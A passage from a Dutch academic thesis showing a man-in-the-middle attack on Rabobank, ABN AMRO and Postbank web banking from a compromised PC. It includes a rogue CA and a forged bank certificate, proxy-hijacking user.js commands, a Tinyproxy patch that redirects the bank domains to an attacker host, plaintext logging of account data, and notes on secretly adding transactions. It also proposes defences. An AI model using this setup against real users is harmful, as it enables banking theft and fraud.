Er zijn drie methoden besproken om het verkeer voor de echte website om te leiden naar een computer van Mallory. De methode met de proxyserver instellen in de browser van Alice is de meest voor de hand liggende en niet afhankelijk van beheerdersrechten of de mogelijke moeilijkheden die een DNS-spoof met zich meebrengt. Er zal dus een proxyserver gemaakt moeten worden, evenals een MITM-proxy en valse certificaten.

Hoofdstuk 3

Wijzigingen aan de cliënt

In dit hoofdstuk zullen wijzigingen op de computer van Alice besproken worden. De concrete uitvoer van de wijzingen wordt gedemonstreerd in de bijlagen.

3.1 Proxy op computer van Alice

De bedoeling van de proxyserver op de computer van Alice is het omleiden van verkeer bestemd voor de website die aangevallen wordt. Deze server zal dus alle verzoeken voor `http://www.website.nl` omleiden naar een MITM-server. Er is hier gekozen om met een kleine *patch* `Tinyproxy` aan te passen zodat deze voor dat doel gebruikt kan worden. De patch met beschrijving is te vinden in bijlage C.

De proxy zal op de computer van Alice geïnstalleerd moeten worden, maar dit zal geen problemen opleveren als haar computer al "overgenomen" is door een kwaadwillende gebruiker of spyware. Vervolgens zal de proxyinstelling van de browser aangepast moeten worden zodat gebruik gemaakt wordt van deze proxy. Dit is beschreven in bijlage B.

3.2 Certificaten

Om te beginnen zal Mallory een CA moeten maken. Het certificaat van deze CA kan dan in de browser van Alice geïmporteerd worden. Met dit certificaat kan Mallory servercertificaten ondertekenen voor de website die ze wil omleiden. Mallory doet dus het volgende:

1. Creëer een certificaat autoriteit
2. Maak een certificaat voor `www.website.nl`
3. Onderteken dit certificaat met het CA-certificaat

4. Importeer het CA-certificaat in de browser van Alice
5. Zorg dat de MITM-proxy een door dit CA ondertekend geldig certificaat heeft voor `www.website.nl`

Mallory kiest ervoor om een CA aan te maken in plaats van met "self-signed certificates" te werken omdat dan alleen het CA-certificaat in de browser van Alice geïmporteerd hoeft te worden en niet ieder apart certificaat. Dit geeft meer flexibiliteit aan Mallory om snel met verschillende certificaten te werken zonder dat ze steeds geïmporteerd hoeven te worden.

3.2.1 Aanmaken CA

Het maken van de root-CA staat beschreven in [Fli03]. In bijlage D.1 staat concreet beschreven hoe het root-CA gemaakt wordt. Het maakt niet uit wat er wordt ingevuld bij de gevraagde velden. Het is mogelijk om hier precies de informatie in te voeren die de echte CA ook heeft en het zo praktisch onmogelijk maakt het certificaat als onecht te achterhalen. De informatie uit het echte CA certificaat is bijvoorbeeld te bekijken met een browser. Dit proces levert een certificaat op dat in de browser van Alice geïmporteerd moet worden.

3.2.2 Certificaat

Met behulp van de CA die aangemaakt is wordt het nu mogelijk om SSL-certificaten voor servers te ondertekenen. Eerst moet er eentje aangemaakt worden. Van belang is hier het veld `CommonName`. Dit moet *precies* overeenkomen met de hostname van de website die omgeleid moet worden. Ook hier is het mogelijk om de informatie in te voeren zoals het ook in het echte certificaat voorkomt. Ook dit proces is te vinden in bijlage D.2.

Dit levert een Certificate Sign Request (CSR) op voor de website die ingevuld wordt bij het veld `CommonName`.

Het is ook mogelijk een certificaat aan te maken met `CommonName` gelijk aan `*`. Dan worden automatisch alle HTTPS-websites goedgekeurd zonder enig probleem. Voordeel hierbij is dan dat er geen CA meer gemaakt hoeft te worden aangemaakt omdat er dan sowieso maar één certificaat geïmporteerd hoeft te worden. In plaats van het root-CA certificaat wordt dan het "self-signed" certificaat geïmporteerd. Dit zal hier niet gedaan worden omdat het een grotere kans heeft om op te vallen (alle waarschuwingen die de gebruiker voorheen misschien kreeg zijn opeens verdwenen).

3.2.3 Ondertekenen

De CA kan nu deze CSR ondertekenen zodat het certificaat als vertrouwd wordt gezien door de browser van Alice. Dit omdat het veld `CommonName` overeenkomt met de website

die Alice bezoekt en het certificaat ondertekend is door een vertrouwde CA. Als de MITM-proxy de sleutel en het ondertekende certificaat gebruikt zal dit een HTTPS-verbinding opleveren zonder waarschuwing. Zie bijlage D.3.

3.3 Importeren sleutel in browser van Alice

Het is eenvoudig om (root)certificaten te importeren in een browser zoals Netscape, Mozilla of Firefox. Dit gaat door middel van het programma `certutil`:

> The Certificate Database Tool is a command-line utility that can create and modify the Netscape Communicator cert7.db and key3.db database files. It can also list, generate, modify, or delete certificates within the cert7.db file and create or change the password, generate new public and private key pairs, display the contents of the key database, or delete key pairs within the key3.db file.

Toen Netscape de broncode beschikbaar stelde in 1998 bestond `certutil` al en is het onderdeel geworden van de NSS-tools[1] van Mozilla. Het huidige Netscape, Mozilla en Firefox zijn allemaal gebaseerd op dezelfde broncode. Daarom werkt deze tool ook voor Firefox.

Het toevoegen van een certificaat aan de browser van Alice staat beschreven in bijlage E.

3.4 Microsoft Windows

De hier beschreven methode is specifiek voor GNU/Linux en Firefox. Het is echter ook mogelijk om de aanval uit te voeren op een Windows computer (deze hebben op dit moment het grootste marktaandeel). De gebruikte proxy-server zal voor Windows beschikbaar moeten zijn, te denken valt hierbij dan bijvoorbeeld aan 3proxy[2]. Deze is dan ook te modificeren op dezelfde manier als Tinyproxy. Het importeren van een certificaat zal specifiek per browser moeten worden bekeken. In Firefox op Windows zal het op dezelfde manier gaan als in deze scriptie beschreven.

3.5 Conclusie

In dit hoofdstuk werden de wijzigingen die aan de cliënt aangebracht moesten worden besproken. Dit bestond uit het installeren van een certificaat in de browser en het installeren van een proxyserver.

[1] NSS security tools: `http://www.mozilla.org/projects/security/pki/nss/tools/`
[2] 3proxy: `http://www.security.nnov.ru/soft/3proxy/`

Hoofdstuk 4

Man in the middle proxy

4.1 Vereisten

De MITM-proxy bevindt zich op een door Mallory beheerde computer. Er worden een aantal eisen gesteld aan de MITM-proxy:

- SSL-verbinding onderhouden met Alice
- SSL-verbinding onderhouden met Bob
- Doorsluizen data tussen Alice en Bob
- Doorgesluisde data opslaan voor latere analyse om rekeningnummers en saldoinformatie te achterhalen.

4.2 Implementatie

De eerste opzet was met behulp van de Apache webserver. Dit werkte niet geheel naar behoren. Bij het gebruik voor de website van de Rabobank traden er problemen op met het `Content-Type` veld bij het gebruik van Firefox. Verder werd het door de op het eerste gezicht ingewikkelde structuur van de Apache software geen eenvoudige klus om het opslaan van de doorgesluisde data voor elkaar te krijgen.

Er is in feite alleen een eenvoudige (reverse) proxyserver nodig die HTTPS-verzoeken kan accepteren, kan ontsleutelen, doorsturen naar de oorspronkelijke HTTPS-server en omgekeerd ook ontsleutelt en opnieuw versleutelt en terugstuurt naar de cliënt. Door te gaan zoeken naar software die deze functionaliteit kan vervullen ben ik een aantal programma's tegengekomen die min of meer voldeden aan de bovengenoemde eisen. Geen enkele kon echter direct ingezet worden wat er toe geleid heeft dat ze aan elkaar gekoppeld moesten worden. Samen voldoen ze wel aan de eisen.

Dit zorgde ervoor dat de implementatie op het volgende is neergekomen:

- *Pound* als proxy om op HTTPS-verzoeken te wachten
- *Stunnel* om de HTTPS-server beschikbaar te stellen als HTTP-server
- *Simpleproxy* als TCP-proxy om het verkeer in plaintext te verplaatsen en te loggen tussen Pound en Stunnel

Deze drie onderdelen vormen zo de MITM-proxy. In de komende secties zal iets verteld worden over deze onderdelen. Het was niet nodig om van deze programma's de broncode aan te passen. Zie figuur 4.1 voor de schematische samenhang en welke protcollen tussen welke onderdelen gesproken worden.

4.3 Pound

Pound kan als reverse proxy gebruikt worden om aan een deel van de eisen te voldoen:

> The Pound[1] program is a reverse proxy, load balancer and HTTPS front-end for Web server(s). Pound was developed to enable distributing the load among several Web-servers and to allow for a convenient SSL wrapper for those Web servers that do not offer it natively.

Alice maakt verbinding met deze reverse proxy die op z'n beurt via de TCP-proxy (Simpleproxy) verbinding maakt met Stunnel. In eerste instantie was het de bedoeling om met alleen Pound te gaan werken, maar helaas kan Pound geen verbinding maken met HTTPS-servers (alleen HTTP-servers). De configuratie en installatie van Pound is beschreven in bijlage F.1.

4.4 Stunnel

Stunnel[2] wordt gebruikt om onder andere programma's die geen SSL (en dus ook geen HTTPS) ondersteunen toch met een veilige server te laten communiceren.

> Stunnel is a program that allows you to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) available on both Unix and Windows. Stunnel can allow you to secure non-SSL aware daemons and protocols (like POP, IMAP, LDAP, etc) by having Stunnel provide the encryption, requiring no changes to the daemon's code.

[1] POUND - REVERSE-PROXY AND LOAD-BALANCER: `http://www.apsis.ch/pound/`
[2] Stunnel – Universal SSL Wrapper: `http://www.stunnel.org`

Stunnel wordt gebruikt omdat Pound alleen HTTP-servers ondersteunt en dus is Stunnel een ideaal middel om verbinding te maken met HTTPS-servers. De configuratie en installatie van Stunnel is beschreven in bijlage F.2.


4.5 Simpleproxy

Simpleproxy[3] wordt gebruikt om Pound en Stunnel aan elkaar te plakken.

> This is a simple tcp proxy which allows you to forward tcp connections from one host to another.

Het aan elkaar plakken van Pound en Stunnel is nodig omdat er nog ergens een log-functionaliteit moet worden ingebouwd. In eerste instantie was het de bedoeling een eenvoudige TCP-proxy te gebruiken en daar een logfunctie in te bouwen. Na het doornemen van de documentatie bleek echter dat Simpleproxy deze functionaliteit al had. Tinyproxy wordt hier niet gebruikt omdat het niet voldoende log-mogelijkheden heeft. De configuratie en installatie van Simpleproxy is beschreven in bijlage F.3.

[3]Simple TCP proxy: `http://sourceforge.net/projects/simpleproxy/`



Figuur 4.1: Onderdelen van MITM-aanval

Hoofdstuk 5

Veiligheid internetbankieren

5.1 Proxy

De patch uit bijlage C wordt toegepast op Tinyproxy. Deze gemodificeerde versie van Tinyproxy wordt geïnstalleerd en gebruikt door de browser. Dit is voldoende om de website van de Rabobank om te leiden. In de patch wordt namelijk `bankieren.rabobank.nl` omgeleid naar de MITM-proxy.

5.2 MITM-proxy

De gegeven configuratie van Pound, Stunnel en Simpleproxy in bijlage F zorgt er voor dat omgeleide verzoeken worden doorgestuurd naar de website van de Rabobank. De doorgegeven pagina's worden in plaintext opgeslagen op de MITM-proxy voor latere analyse zodat de rekeninginformatie en het saldo bekeken kunnen worden. Een analyse van deze bestanden staat beschreven in bijlage G.

5.3 Certificaatgeneratie en installatie

Op de MITM-proxy moet een certificaat geïnstalleerd worden voor de betreffende host. Voor de Rabobank is dat `bankieren.rabobank.nl`. Dit is uitgewerkt in bijlagen D.2 en D.3.

5.4 Rabobank

Het uitproberen van deze configuratie bij de Rabobank leverde een positief resultaat op. Het is mogelijk om in te loggen, betalingen te bekijken en transacties uit te voeren. Dit alles zonder dat er een waarschuwing optreedt.

De gebruikte `CommonName` voor het SSL-certificaat en het doorsturen in de MITM-proxy is `bankieren.rabobank.nl`.

5.5 ABN-AMRO

Het weergeven van de inlogpagina van de ABN-AMRO leverde geen problemen op. Ik kan helaas niet inloggen om het uit te proberen.

De gebruikte `CommonName` voor het SSL-certificaat en het doorsturen in de MITM-proxy is `www.abnamro.nl`.

5.6 Postbank

Ook bij de Postbank werkt weergeven van de inlogpagina zonder problemen, maar ook hiervan heb ik geen inlogcode.

De gebruikte `CommonName` voor het SSL-certificaat en het doorsturen in de MITM-proxy is `mijn.postbank.nl`.

Hoofdstuk 6

Gevolgen en potentiële oplossingen

In dit hoofdstuk worden de gevolgen van de eerder besproken problemen met betrekking tot de veiligheid van SSL-websites en onder andere internetbankieren bekeken. Er wordt gekeken naar mogelijke oplossingen voor dit probleem en manieren waarop de risico's beperkt kunnen worden. Hoewel in deze scriptie alleen een aanval is uitgevoerd om de bankgegevens (rekeningnummer en saldo) te achterhalen heeft dit ook (vervelende) gevolgen voor de transacties.

6.1 Veiligheid internet

Als de computer waarmee een website bezocht wordt niet te vertrouwen is, is de in principe veilige verbinding zelf ook niet meer te vertrouwen. Het is relatief eenvoudig om een MITM-aanval op te zetten als er eenmaal ingebroken is op het systeem die er voor zorgt dat al het verkeer omgeleid wordt via een MITM-server. Deze kan alle data die over de verbinding loopt onderscheppen en eventueel aanpassen. Dus is het surfen met een computer die mogelijk overgenomen is door een derde (spyware, malware of virus) onverantwoord als er potentieel gevoelige informatie zoals financiële transacties worden uitgevoerd.

6.2 Transacties manipuleren

Hoewel het in deze scriptie daar niet expliciet over ging is het wel mogelijk transacties te manipuleren. Dit kan omdat de gebruiker in feite de transacties blind "ondertekent". Het feit dat de transactieopdrachten door Alice gedaan worden, via de MITM-proxy naar Bob worden verstuurd, geeft Mallory (de MITM-proxy) de mogelijkheid een transactieopdracht toe te voegen voordat het verzoek naar de bank gaat. Alice zal, in het geval van de Rabobank, een challenge moeten beantwoorden van de bank met behulp van de "Random Reader". Deze zal mogelijk niet eens afhangen van de betalingsopdracht (dit is zeker in

het geval van de Postbank en de *TAN-codes* zo, deze worden vooraf verkregen). Overigens zou het niets uitmaken als deze challenge wel afhangt van de transactie: de gebruiker kan het toch niet controleren. Als deze valse transactie dan uiteindelijk niet in het overzicht van transacties van Alice voorkomt (de MITM-proxy past de data die hij krijgt van Bob's server gewoon weer aan) zal het niet opvallen. Pas bij het ontvangen van een papieren overzicht zal duidelijk worden dat er een betaling vervalst is. Overigens geeft onder andere de Rabobank de gebruiker de mogelijkheid overzichten enkel digitaal in te zien. Dit zou dan het probleem voor Mallory van de papieren overzichten weer oplossen.

6.3 DNSSEC

DNSSEC[1] wordt onder andere aangedragen als oplossing voor DNS-spoofing. Bij DNSSEC worden de zone-bestanden en individuele resource records ondertekend. Daardoor zullen ongeautoriseerde wijzigingen aan deze zonefiles door een derde eenvoudig ondekt kunnen worden door de lokale DNS-resolver. DNSSEC zal echter geen effect hebben op de veiligheid van een verbinding als de computer zelf gemanipuleerd kan worden. De lokale DNS-resolving bibliotheek van het besturingssysteem kan eenvoudigweg buitenspel gezet worden zoals de patch voor Tinyproxy in bijlage C laat zien. Daar wordt nadat de resolver van het besturingssysteem een IP-adres heeft opgeleverd deze overschreven met het gewenste IP (die van de MITM-proxy).

6.4 Problemen van CA's

Zelfs als de computer van Alice niet "besmet" is met software die de computer anders laat werken dan bedoeld zijn de problemen nog steeds niet helemaal opgelost. Eerder werd al het probleem van DNS-spoofing genoemd. De certificaat autoriteiten werken volgens min of meer zelf opgestelde procedures. Als deze procedures betrouwbaar genoeg gevonden worden door browsermakers komt het root certificaat van de CA in de browser. In de praktijk blijken deze regels toch niet altijd voldoende te zijn[2]. In dit geval gaf Verisign een certificaat uit aan iemand die zich (ten onrechte) voordeed als zijnde een werknemer van Microsoft.

Een ander probleem kan zijn dat alle vertrouwde CA's waarvan het certificaat zich in de browsers bevinden, zo'n 50 tot 100, in staat zijn een certificaat met de `CommonName *` te ondertekenen (wildcard certificaat). Dit betekent dat het certificaat matcht op alle domeinnamen en dus nooit een foutmelding zal geven voor een fout SSL-certificaat. Alle certificaten worden op dit moment (door browsers) gelijk behandeld. Er is geen onderscheid tussen eenvoudige verificatie van de gebruiker voordat het certificaat wordt uitgereikt (toegang

[1] Zie voor meer informatie RFC 4033 - DNS Security Introduction and Requirements
[2] CERT Advisory 2001-04 - `http://www.cert.org/advisories/CA-2001-04.html`

tot een e-mail adres van zijn domein) en een uitgebreide verificatie van een bank. Aan uitgebreide verificatie zou je een hoger betrouwbaarheidsniveau willen koppelen bijvoorbeeld. Dit is al mogelijk met de verschillende klassen certificaten die CA's kunnen genereren. Alleen is er nog geen browser die het onderscheid in een oogopslag duidelijk maakt.

6.5 Potentiële oplossingen

DNSSEC zal dus geen (afdoende) oplossing vormen voor dit probleem. Ondanks dat is het nog steeds een grote vooruitgang omdat het nu soms mogelijk is om veilige systemen om te leiden door middel van DNS-spoofing.

Een mogelijke oplossing voor het blind ondertekenen van bijvoorbeeld de Rabobank is dat de *Random Reader* extra mogelijkheden zou hebben om informatie over de betaling weer te geven zodat de gebruiker echt weet wat er ondertekend wordt. Banken kunnen bijvoorbeeld een nieuw ondertekenapparaat verspreiden onder de klanten waarop wel meer informatie over de betaling te vinden is. Bij de Postbank is dit al enigszins afgevangen. Als de gebruiker er voor heeft gekozen de *TAN-codes* via SMS te ontvangen wordt daarin het totaalbedrag van de transactie vermeld. Het zal dus sneller opvallen als dat bedrag hoger is dan wat de gebruiker verwacht. Er is voor het probleem van het blind ondertekenen een nieuwe kaartlezer in ontwikkeling door FinRead[3]. FinRead wordt op de website als volgt omschreven:

> FINREAD is a set of technical specifications (CWA 14174) for a secure independent smart card reader connected to a PC. It allows to securely perform sensitive transactions, such as e-commerce, e-administration, e-banking, e-social welfare (health care, age care, etc) over the Internet and other open networks.

Dit zou er voor kunnen zorgen dat manipulaties van transacties door een onveilige computer in ieder geval gedetecteerd kunnen worden.

Een andere oplossing voor onbetrouwbare (Windows?) computers is het gebruiken van een "Live-CD". Hierop staat een besturinggsyssteem (bijvoorbeeld Ubuntu[4]) die geheel vanaf CD draait. Dit zorgt ervoor dat het onmogelijk wordt om het besturinggsysteem aan te passen (CD's zijn *read-only*). Door deze CD te gebruiken om bijvoorbeeld bankzaken af te handelen is het veel onwaarschijnlijker dat iemand in staat is de verbinding te manipuleren. Een bank of een overkoepelende organisatie (Interpay of De Nederlandse Bank) zou ook zelf een Live-CD beschikbaar kunnen stellen. Deze zou dan betrouwbaarder kunnen zijn dan een gedownloade CD-image. Overigens is het ook mogelijk om Ubuntu CD's te bestellen[5] die geperst zijn, waarbij je dus voor het branden of downloaden van de CD-image

[3]FinRead `http://www.finread.com`
[4]Ubuntu Linux `http://www.ubuntu.com`
[5]Ubuntu Ship-It - `http://shipit.ubuntu.com`

niet afhankelijk bent van een mogelijk geïnfecteerd systeem. Natuurlijk moet je dan wel vertrouwen hebben in de organisatie die Ubuntu verspreidt.

Microsoft claimt al jaren een oplossing te hebben[6] voor onbetrouwbare computers. Het zogenaamde "trusted-computing", ook wel Palladium of Next Generation Secure Computer Base (NGSCB) genoemd. Dit systeem moet er voor zorgen dat alleen "vertrouwde" programmatuur gebruikt kan worden op een computer. Dit zorgt ervoor dat (in theorie) dit soort manipulaties van het systeem onmogelijk worden. Het is namelijk voor derden onmogelijk om zelfgeschreven code als vertrouwd aan te merken waardoor het niet gaat werken op de computer. Microsoft experimenteert hier al mee bij de gameconsoles als de XBOX en de XBOX-360. Gezien de recente investeringen[7] van Microsoft in anti-spyware software (symptoombestrijding) blijft echter de vraag hoe serieus ze hier mee gaan worden. Bij het volledig "overstappen" naar NGSCB speelt spyware namelijk geen rol meer: niet ondertekende of ongeldige ondertekening door een derde zorgt er voor dat de spyware niet kan draaien.

Vooralsnog lijkt voor eindgebruikers de verstandigste optie om een Live-CD, bijvoorbeeld in de vorm van Ubuntu Linux, te gebruiken voor vertrouwelijke communicatie of financiële transacties.

[6] NGSCB website: `http://www.microsoft.com/resources/ngscb/default.mspx`

[7] Microsoft Anti Spyware:
`http://www.microsoft.com/athome/security/spyware/software/default.mspx`

Hoofdstuk 7

Conclusie

Om in te gaan op de vragen die gesteld werden in de inleiding of het mogelijk is om een gebruiker zonder dat deze het merkt een (mogelijk) gemanipuleerde website voor te schotelen, is het antwoord ja. Dit vereist wel, zoals in de inleiding vermeld, dat het systeem overgenomen is door bijvoorbeeld spyware. Door middel van een proxy op de computer van de gebruiker en het importeren van een certificaat in de browser is het mogelijk de website om te leiden zonder dat het opvalt.

De software die tussen de computer van de gebruiker en de website zit, zal zich moeten voordoen als een HTTPS-server, met een certificaat ondertekend door de CA die geïmporteerd is in de browser van de gebruiker. Deze MITM-server kan dan op zijn beurt contact opnemen met de oorspronkelijke website, en al het verkeer en de verzoeken van de gebruiker transparant doorsturen. De MITM-proxy is dan in staat om de data in platte tekst te analyseren en manipuleren.

Een mogelijkheid om de aanvallen te voorkomen, is te zorgen dat de computer niet geïnfecteerd is (of raakt) met spyware. Een manier om daar redelijk zeker van te zijn, is het gebruiken van een Live-CD zoals Ubuntu Linux.

Bijlage A

Voorbeeldcertificaat

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=NL, ST=Gelderland, L=Nijmegen, O=Tuxed, OU=SysAdm,
           CN=F. Kooman/emailAddress=ca@tuxed.net
        Validity
            Not Before: Apr 24 18:19:06 2006 GMT
            Not After : Apr 24 18:19:06 2007 GMT
        Subject: C=NL, ST=Gelderland, L=Nijmegen, O=Tuxed, OU=SysAdm,
           CN=bankieren.rabobank.nl/emailAddress=webmaster@rabobank.nl
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:c2:b1:1f:0a:38:e6:6e:ae:13:ec:72:83:99:f6:
                    6f:5b:07:33:9e:cd:cb:0e:5b:d3:ab:3f:e7:6b:5b:
                    b0:07:f7:9e:9d:b5:41:5d:fe:cc:53:07:6c:66:f6:
                    3d:ec:b2:b9:26:cc:12:f7:a6:25:b7:fe:19:42:6b:
                    37:79:f7:9f:4f:ef:51:e8:1c:02:d7:19:ad:af:5c:
                    4e:9d:17:f1:7c:c6:08:0e:8b:e2:4d:7a:77:4e:92:
                    88:fb:3c:e6:f5:ca:5e:3f:73:41:63:7a:2f:fb:2d:
                    f2:19:e7:2a:c6:c9:9c:c5:ce:c2:f8:f5:58:81:be:
                    25:78:6c:6f:f6:05:fa:05:1b
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints:
```

```
            CA:FALSE
            Netscape Comment:
            OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:
            FC:F2:E0:F4:F6:4E:34:3C:84:2F:2C:E2:A5:B8:20:00:62:64:2A:FA
            X509v3 Authority Key Identifier:
            keyid:21:23:BC:55:BD:FB:F5:EA:66:CA:B3:04:4D:58:AB:5A:E8:F7:
                    B5:4B
            DirName:/C=NL/ST=Gelderland/L=Nijmegen/O=Tuxed/OU=SysAdm/
               CN=F. Kooman/emailAddress=ca@tuxed.net
            serial:00

    Signature Algorithm: md5WithRSAEncryption
        88:16:91:3c:02:e7:f6:ce:eb:c0:6c:09:62:fb:ce:64:c1:19:
        12:a0:c9:97:3a:ad:d1:46:fa:64:62:56:35:a5:64:10:d5:63:
        b5:8d:87:c2:b4:b9:ba:f6:9f:0b:64:40:21:11:ab:9e:83:00:
        45:ba:45:7c:27:e7:ce:59:d9:fd:34:a2:5f:d2:32:bc:d3:44:
        05:1b:98:64:5e:69:3d:1a:4f:01:6d:2f:8d:f6:8a:17:62:d9:
        6d:eb:68:01:d3:2e:4d:bb:74:ce:58:17:7b:31:6c:75:f6:b1:
        24:c1:a5:04:d2:9b:85:90:85:81:78:c4:af:be:49:68:1b:82:
        77:9b
-----BEGIN CERTIFICATE-----
MIIDpjCCAw+gAwIBAgIBATANBgkqhkiG9w0BAQQFADCBhzELMAkGA1UEBhMCTkwx
EzARBgNVBAgTCkdlbGRlcmxhbmQxETAPBgNVBAcTCE5pam1lZ2VuMQ4wDAYDVQQK
EwVUdXhlZDEPMA0GA1UECxMGU3lzQWRtMRIwEAYDVQQDEwlGLiBLb29tYW4xGzAZ
BgkqhkiG9w0BCQEWDGNhQHR1eGVkLm5ldDAeFw0wNjA0MjQxODE5MDZaFw0wNzA0
MjQxODE5MDZaMIGSMQswCQYDVQQGEwJOTDETMBEGA1UECBMKR2VsZGVybGFuZDER
MA8GA1UEBxMITmlqbWVnZW4xDjAMBgNVBAoTBVR1eGVkMQ8wDQYDVQQLEwZTeXNB
ZG0xFjAUBgNVBAMTDXd3dy50dXhlZC5uZXQxIjAgBgkqhkiG9w0BCQEWE3dlYm1h
c3RlckB0dXhlZC5uZXQwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMKxHwo4
5m6uE+xyg5n2b1sHM57Nyw5b06s/52tbsAf3np21QV3+zFMHbGb2PeyyuSbMEvem
Jbf+GUJrN3n3n0/vUegcAtcZra9cTp0X8XzGCA6L4k16d06SiPs85vXKXj9zQWN6
L/st8hnnKsbJnMXOwvj1WIG+JXhsb/YF+gUbAgMBAAGjggETMIIBDzAJBgNVHRME
AjAAMCwGCWCGSAGG+EIBDQQfFh1PcGVuU1NMIEdlbmVyYXRlZCBDZXJ0aWZpY2F0
ZTAdBgNVHQ4EFgQU/PLg9PZONDyELyzipbggAGJkKvowgbQGA1UdIwSBrDCBqYAU
ISO8Vb379epmyrMETVirWuj3tUuhgY2kgYowgYcxCzAJBgNVBAYTAk5MMRMwEQYD
VQQIEwpHZWxkZXJsYW5kMREwDwYDVQQHEwhOaWptZWdlbjEOMAwGA1UEChMFVHV4
ZWQxDzANBgNVBAsTBlN5c0FkbTESMBAGA1UEAxMJRi4gS29vbWFuMRswGQYJKoZI
hvcNAQkBFgxjYUB0dXhlZC5uZXSCAQAwDQYJKoZIhvcNAQEEBQADgYEAiBaRPALn
9s7rwGwJYvvOZMEZEqDJlzqt0Ub6ZGJWNaVkENVjtY2HwrS5uvafC2RAIRGrnoMA
RbpFfCfnzlnZ/TSiX9IyvNNEBRuYZF5pPRpPAW0vjfaKF2LZbetoAdMuTbt0zlgX
ezFsdfaxJMGlBNKbhZCFgXjEr75JaBuCd5s=
-----END CERTIFICATE-----
```

Belangrijk is hier de regel met het stukje `CN=bankieren.rabobank.nl`. Dit is het veld (`CommonName`) dat een webbrowser gebruikt om te controleren of het certificaat bij de opgevraagde hostname hoort.

Bijlage B

Proxy configuratie in browser

Het bestand `user.js` bevat de instellingen van Firefox (en Mozilla) die automatisch gebruikt gaan worden als Firefox opnieuw gestart wordt. De inhoud van `user.js` ziet er na de aanval bijvoorbeeld als volgt uit:

```
user_pref("network.proxy.http", "localhost");
user_pref("network.proxy.http_port", 8888);
user_pref("network.proxy.no_proxies_on", "localhost, 127.0.0.1");
user_pref("network.proxy.ssl", "localhost");
user_pref("network.proxy.ssl_port", 8888);
user_pref("network.proxy.type", 1);
```

Om rekening te houden met een bestaande `user.js` is het verstandig om dit achter de bestaande `user.js` te plakken. Plaats in dat geval de bovenstaande regels in `newuser.js`.

```
fkooman@tritanium:~/.mozilla/firefox/d1hor2iq.default$ cat user.js \
        | grep -v proxy >tempuser.js
fkooman@tritanium:~/.mozilla/firefox/d1hor2iq.default$ cat \
        tempuser.js newuser.js >user.js
```

De bovenste regel zal het huidige bestand `user.js` in `tempuser.js` plaatsen zonder de regels waarin het woordt `proxy` voorkomt (`grep -v proxy`). Als dit succesvol is gaat Firefox de proxy gebruiken op `localhost` via poort `8888`. Dit geldt zowel voor HTTP als HTTPS.

Bijlage C

Tinyproxy patch

Tinyproxy[1] is een standaard proxyserver. De broncode van deze proxyserver is beschikbaar onder de General Public License (GPL)[2]. Hierdoor wordt het eenvoudig in te grijpen in de werking ervan.

De patch zoals hier onder getoond is bedoeld voor de broncode van tinyproxy 1.6.3 (beschikbaar sinds 10 augustus 2004).

De proxyserver zal verzoeken voor webpagina's afhandelen voor de browser van Alice. Hij werkt voor websites die niet omgeleid worden door de patch (hier dus `bankieren.rabobank.nl`) als een normale proxy. Voor `bankieren.rabobank.nl` zal hij iets anders werken. Na het opvragen van het IP-adres behorende bij `bankieren.rabobank.nl` zal niet het teruggekregen IP-adres gebruikt worden, maar het IP-adres van de MITM-proxy.

```
Index: src/sock.c
===================================================================
--- src/sock.c  (revision 1)
+++ src/sock.c  (working copy)
@@ -43,7 +43,15 @@

        result = gethostbyname(domain);
        if (result) {
-               memcpy(addr, result->h_addr_list[0], result->h_length);
+               /* de domaincontrole komt hier en niet boven de
+                  gethostbyname omdat anders het IP-adres wel te snel
+                  bekend wordt en heeft als voordeel dat het dan ook
+                  niet werkt als de DNS server van de lokale machine
+                  niet (goed) is ingesteld... */
```

[1] Tinyproxy website: `http://tinyproxy.sf.net`
[2] Zie `http://www.gnu.org/copyleft/gpl.html`

```
+               if(!strcmp(domain,"bankieren.rabobank.nl")||
+                  !strcmp(domain,"www.abnamro.nl")||
+                  !strcmp(domain,"mijn.postbank.nl")) {
+                       inet_aton ("10.0.0.1",addr);
+               }else {
+                       memcpy(addr, result->h_addr_list[0],
+                              result->h_length);
+               }
                return 0;
        } else
                return -1;
```

Installatie van tinyproxy gaat als volgt nadat de broncode verkregen is (`omleiding.diff` is de bovengenoemde patch):

```
fkooman@tritanium:~$ tar -xzf tinyproxy-1.6.3.tar.gz
fkooman@tritanium:~$ cd tinyproxy-1.6.3/
